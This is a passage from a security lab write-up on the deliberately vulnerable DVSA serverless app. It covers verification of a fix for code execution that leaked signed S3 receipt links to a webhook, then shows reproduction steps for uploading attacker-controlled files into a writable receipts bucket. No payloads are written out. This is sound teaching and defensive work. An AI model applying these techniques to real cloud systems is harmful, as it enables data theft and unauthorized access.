


Figure 8. DVSA-ADMIN-SHELL code after remediation, showing request-body parsing and blocked unsafe cmd execution.




Figure 9. Post-fix request to the /admin route no longer reproduces the original successful exploit behavior.




Figure 10. Webhook after remediation showing no valid leaked receipt download result.




Figure 11. CloudWatch post-fix validation showing the previous exploit path no longer succeeds.

Part 8) Verification After Fix

After remediation, the same malicious request pattern was tested again. A direct request to the administrative route no longer reproduced the original exploit behavior and returned an

error response instead of a successful execution path. Webhook inspection did not show a valid exfiltrated receipt download result after the fix. In addition, CloudWatch logs no longer showed the previous successful exploit path. These checks confirmed that the original arbitrary code execution path used to generate unauthorized signed receipt links was no longer functioning after remediation.

Part 9) Structured Operation and Security Analysis

Intended Logic and Security Rule(s):

The administrative receipt workflow should only allow trusted administrative backend actions. Receipt archive generation and signed S3 download link creation should be restricted to authorized admin operations and must never be reachable through attacker-controlled code execution.

Evidence Sources and Behavior Trace:

The analysis relied on API Gateway route mapping, Lambda source code, DynamoDB admin-user evidence, browser local storage token extraction, Postman request/response behavior, and webhook.site capture of the exfiltrated Lambda result.

Normal vs. Exploit Behavior:

Under normal behavior, a non-admin user should not be able to trigger administrative receipt-generation logic or receive privileged receipt download links. Under exploit conditions, the attacker's crafted request caused backend code execution and successfully invoked the receipt-generation Lambda, which returned a signed S3 download URL to the webhook.

Why This Is a Security Deviation / Fix / Verification:

This is a security deviation because an untrusted input path should never lead to arbitrary code execution or unauthorized access to privileged receipt-generation functionality. The fix removed arbitrary command execution and enforced safer server-side logic. Verification confirmed that the same malicious request no longer succeeded after remediation

Part 10) Takeaway / Lessons Learned

This lesson shows that sensitive information disclosure in serverless systems can happen when administrative backend functions are reachable through unsafe execution paths. Even if the final data is stored securely in S3, weak authorization boundaries and arbitrary

code execution can still expose signed download links and bypass the intended security model. Backend logic should never evaluate attacker-controlled input, and sensitive operations such as receipt generation must be tightly restricted.

Appendix / Runtime Note




Figure 12. CloudWatch evidence showing the original legacy payload failed due to missing aws-sdk in the current runtime.

Lesson #4: Insecure Cloud Configuration (Still)

An insecurely writable S3 receipts bucket allowed attacker-controlled files to be uploaded and processed by backend receipt logic, creating a dangerous trust boundary violation.

Part 1) Goal and Vulnerability Summary

The goal of this lesson was to demonstrate that the DVSA receipts S3 bucket was insecurely configured and allowed attacker-controlled objects to be uploaded into backend receipt-processing storage. In the intended application workflow, receipt files are generated after payment, stored in the receipts bucket, later processed for shipment, and then returned to the user in final form. However, because the bucket permissions were too permissive, an attacker could write files into this trusted storage location. The affected

components in this lesson were the receipts S3 bucket, the downstream Lambda receipt-processing path, and the backend logic that treated bucket content as trusted input. The security impact was that untrusted uploaded files could enter a privileged workflow and trigger backend processing behavior that should have accepted only trusted receipt objects.




Figure 13. S3 bucket list showing the DVSA receipts bucket.

Part 2) Why This Works / Root Cause

This vulnerability existed because the receipts bucket trusted uploaded content too broadly. The bucket configuration exposed a dangerous write path through its access settings, allowing attacker-controlled files to be placed into a storage location that the application later used as part of the normal receipt-processing workflow. In the official GitHub lesson, this misconfiguration is shown as the foundation for a deeper exploit chain in which attacker-controlled filenames can influence backend processing. In the current DVSA deployment used for this project, the core weakness was still present: the bucket accepted untrusted uploads and the backend receipt flow processed attacker-controlled .raw objects. The root problem was insecure cloud storage configuration combined with unsafe trust in data arriving from S3.




Figure 14. Receipts bucket permissions before remediation showing insecure access settings.

Part 3) Environment and Setup

DVSA was deployed in us-east-1 in a controlled non-production AWS account. Two test users were created and sample orders were placed so that the application produced receipt-related data and date-based receipt paths in the receipts bucket. The main AWS components involved in this lesson were the S3 receipts bucket dvsa-receipts-bucket-461802174058-us-east-1, the downstream receipt-processing Lambda function DVSA-SEND-RECEIPT-EMAIL, CloudWatch Logs, and CloudShell for controlled upload testing. The official GitHub lesson for Lesson 4 was also reviewed to align the demonstration with the intended vulnerable workflow.




Figure 15. Receipts bucket object structure showing date-based storage paths.

Part 4) Reproduction Steps

4.1. The receipts bucket was identified in S3 and its permissions were reviewed.

4.2. The bucket configuration showed that Block Public Access was disabled before remediation and that the ACL exposed a broad access model inconsistent with secure receipt storage.

4.3. The bucket objects were inspected and date-based receipt paths were observed, matching the official lesson's receipt-storage workflow.

4.4. A controlled upload test from CloudShell successfully placed **test1.txt** into the receipts bucket, confirming that attacker-controlled writes to the bucket were possible.





Figure 16. Successful CloudShell upload to the receipts bucket before remediation.

4.5. A second controlled upload placed a **.raw** object into the date-based receipt path.



4.6. After refresh, a corresponding **.txt** object appeared in the same path, showing that backend receipt-processing logic had acted on the uploaded attacker-controlled file.

